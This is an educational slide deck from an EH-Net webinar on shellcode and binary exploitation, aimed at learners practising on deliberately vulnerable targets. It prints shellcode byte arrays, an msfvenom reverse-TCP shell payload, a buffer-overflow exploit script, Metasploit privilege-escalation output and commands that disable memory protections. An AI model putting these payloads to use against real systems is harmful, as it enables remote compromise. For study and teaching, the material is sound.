





Shellcode for the Masses

Jan 29, 2020

PRESENTER:

John Hammond

- Intro by Don Donzal, EH-Net Editor-in-Chief
- Bio – John Hammond
- What is Shellcode?
 - Actual definition
 - Usage and context
 - Bad character limitations
- Why do we care?
 - Vulnerable programs
 - We can do this ourselves
 - This is a valuable skill
- How do we learn this stuff?
 - vulnserver
 - exploit-db
 - The Shellcoder's Handbook
- Demo Time!!
 - Online resource: shellstorm
 - Creating our own: shellcraft
 - Evading Restrictions: sub-encoding
- Where do we go from here?
- Q&A






- Video will be made available on EH-Net
- Style = Interview!
 - Q&A in question tab in GTW
 - Twitter using #EHNet
- Post Game in EH-Net “**Shellcode**” Group:
<https://www.ethicalhacker.net/groups/shellcode/>
- Goal for today – Spark conversation.
Advance your career!

OVERVIEW OF THE NEW EH-NET



- General Layout
 - Magazine side - Columnists, Features, Global Calendar
 - Community side – Members & Profiles, Activity, Forums, Groups, Community Articles
- Building your “Personal Ethical Hacker Network”
- [Hello world! – Get Published in the EH-Net Community](#)
- Limited Time – All new members get a free pen testing course from eLS!!





John Hammond is a cybersecurity instructor, developer, red teamer, and CTF enthusiast. Cyber Training Academy curriculum developer and teacher for the Cyber Threat Emulation course, educating both civilian and military members on offensive Python, PowerShell, other scripting languages and the adversarial mindset. He personally developed training material and infosec challenges for events such as PicoCTF and the “Capture the Packet” competition at DEFCON US. John speaks at security conferences such as BsidesNoVA, to students at colleges such as the University of North Carolina Greensboro, and other events like the SANS Holiday Hack Challenge/KringleCon. He is an online YouTube personality to showcase programming tutorials, cyber security guides, and CTF video walkthroughs. John currently holds the following certifications: Security+, CEH, PCAP, OSCP, OSCE, and OSWE.





What is
“Shellcode”?

Shellcode

['shel-, kōd]
NOUN

“Code that will return a remote shell when executed. The meaning of shellcode has evolved, it now represents any byte code that will be inserted into an exploit to accomplish a desired task.”


Source: [Tutorial by Steve Hanna](#)

DEF: ETHICAL HACKING



Performing computer security related activities with permission.

- Oxymoron? Nope
- Media focus on crime = negative association
- More specific term for clarification
- Good guys using bad guys' tools & techniques
- Umbrella term to include numerous specialties
- WebApp = Sub-Category of Pentesting



WHERE DOES BINARY EXPLOITATION FIT?




What is Binary Exploitation?

Binary exploitation is the process of subverting a compiled application such that it violates some trust boundary in a way that is advantageous to you, the attacker.



– Trail of Bits





In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a desired task can be called shellcode.



```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"  
                  "\x68\x68\x2f\x62\x69\x6e\x89"  
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"  
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```


LANGUAGE LEVELS



```
int main()
{
    int a = 2000, b = 17;
    printf("Your total is: " a+b);
}
```

```
movl    $2000, -4(%rbp)
movl    $17, -8(%rbp)
movl    -4(%rbp), %eax
addl    -8(%rbp), %eax
movl    %eax, %edx
movb    $0, %al
callq   _printf
```

```
01010111 01101001 01101011
01101001 01110000 01100101
01100100 01101001 01100001
```



- Visual
- EX: Scratch



- High Level
- EX: C, C++, Python, Ruby, etc.



- Low Level
- EX: Assembly – EXE or binary file




- Machine
- EX: Binary



```

08048054 <.text>:
8048054:      6a 0b      push    $0xb
8048056:      58        pop     %eax
8048057:      99        cld
8048058:      52        push    %edx
8048059:      66 68 2d 70  pushw   $0x702d
804805d:      89
e1          mov     %esp,%ecx
804805f:      52        push    %edx
8048060:      6a 68      push    $0x68
8048062:      68 2f 62 61
73          push    $0x7361622f
8048067:      68 2f 62 69
6e          push    $0x6e69622f
804806c:      89
e3          mov     %esp,%ebx
804806e:      52        push    %edx
804806f:      51        push    %ecx
8048070:      53        push    %ebx
8048071:      89
e1          mov     %esp,%ecx
8048073:      cd 80      int     $0x80
    
```

HOW IS SHELLCODE MADE?





```
john@xps15:~$ msfvenom -p linux/x86/shell_reverse_tcp -f c
```

```
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 68 bytes
```

```
Final size of c file: 311 bytes
```

```
unsigned char buf[] =
```

```
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
```

```
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xc0\xa8\x21\x21\x68"
```

```
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
```

```
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
```

```
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Vulnerable programs can be abused!



```
root@kali: ~  
File Edit View Search Terminal Help  
Server username: WKANDEK-XPFULL\wk  
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(handler) > use exploit/windows/local/ms14_058_track_popup_menu  
msf exploit(ms14_058_track_popup_menu) > set SESSION 1  
SESSION => 1  
msf exploit(ms14_058_track_popup_menu) > exploit  
  
[*] Started reverse handler on 192.168.100.150:4444  
[*] Launching notepad to host the exploit...  
[+] Process 3288 launched.  
[*] Reflectively injecting the exploit DLL into 3288...  
[*] Injecting exploit into 3288...  
[*] Exploit injected. Injecting payload into 3288...  
[*] Payload injected. Executing exploit...  
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.  
[*] Sending stage (884270 bytes) to 192.168.100.80  
[*] Meterpreter session 2 opened (192.168.100.150:4444 -> 192.168.100.80:1108)  
at 2015-07-03 12:42:36 -0400  
  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```





We can use shellcode ourselves!



PWNTOOLS



```
GNU nano 2.2.6 File: b4
0xbffff3f0: 0x08048400 0x00000000 0x0000
#!/usr/bin/pythonx00000002 0xbffff494 0xbfff
(gdb) q
nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 + 32)
eip = '\x70\xf3\xff\xbf'
print nopsled + shellcode + padding + eip
root@kali:~/kali2# ./b4 > e4
```

```
(__TEXT,__text) section
_main:
00000000100000f10 55      pushq   %rbp
00000000100000f11 48 89 e5    movq    %rsp, %rbp
00000000100000f14 48 83 ec 30  subq    $0x30, %rsp
00000000100000f18 31 c0      xorl    %eax, %eax
00000000100000f1a 89 c2      movl    %eax, %edx
00000000100000f1c 48 8d 75 e0  leaq    -0x20(%rbp), %rsi
00000000100000f20 48 8b 0d e9 00 00 00  movq    0xe9(%rip), %rcx ##
00000000100000f27 48 8b 09     movq    (%rcx), %rcx
00000000100000f2a 48 89 4d f8  movq    %rcx, -0x8(%rbp)
00000000100000f2e c7 45 dc 00 00 00 00  movl    $0x0, -0x24(%rbp)
00000000100000f35 48 8d 0d 70 00 00 00  leaq    0x70(%rip), %rcx ##
00000000100000f3c 48 89 4d e0  movq    %rcx, -0x20(%rbp)
00000000100000f40 48 c7 45 e8 00 00 00 00  movq    $0x0, -0x18
00000000100000f48 48 89 cf     movq    %rcx, %rdi
```




Understanding security mitigations

- ASLR - Address Space Layout Randomization
- Stack Canaries
- PIE - Position Independent Executable
- **NX/DEP - Data Execution Prevention**



Understanding security mitigations

- ASLR - Address Space Layout Randomization

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- Stack Canaries

```
gcc ... -fno-stack-protector ...
```


- PIE - Position Independent Executable

```
gcc ... -no-pie ...
```

- **NX/DEP - Data Execution Prevention**

```
gcc ... -z execstack ...
```

WHY DO WE CARE?





exploit.education

Originally exploit-exercises.com

Virtual machines to explore more
in-depth binary exploitation

<http://exploit.education/>

WELCOME TO EXPLOIT.EDUCATION

exploit.education provides a variety of resources that can be used to learn about vulnerability analysis, exploit development, software debugging, binary analysis, and general cyber security issues.

Virtual machines available

Phoenix

Phoenix introduces basic memory corruption issues such as buffer overflows, format strings and heap exploitation under “old-style” Linux system that does not have any form of modern exploit mitigation systems enabled. It has both 32 bit and 64 bit levels available, for both X86 and ARM systems.



VulnServer

Developed by
Stephen Bradshaw

Debug with:
Immunity Debugger
OllyDbg
WinDbg
x64dbg

<https://github.com/stephenbradshaw/vulnserver>

```
C:\Users\sam\Desktop\vulnserver\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...


root@kali:~# nc -v 192.168.1.129 9999
192.168.1.129: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.129] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
STATS 1234567890
STATS VALUE NORMAL
TRUN Meelo
TRUN COMPLETE
```



Exploit-DB

Read and understand other exploits, find shellcode, and try and craft your own!

<https://www.exploit-db.com/>





Date	D	V	Title	Type	Platform	Author
2020-01-20	↓	×	Sysax Multi Server 5.50 - Denial of Service (PoC)	DoS	Windows	Shailesh Kumavat
2020-01-20	↓	×	Adive Framework 2.0.8 - Persistent Cross-Site Scripting	WebApps	PHP	Sarthak Saini
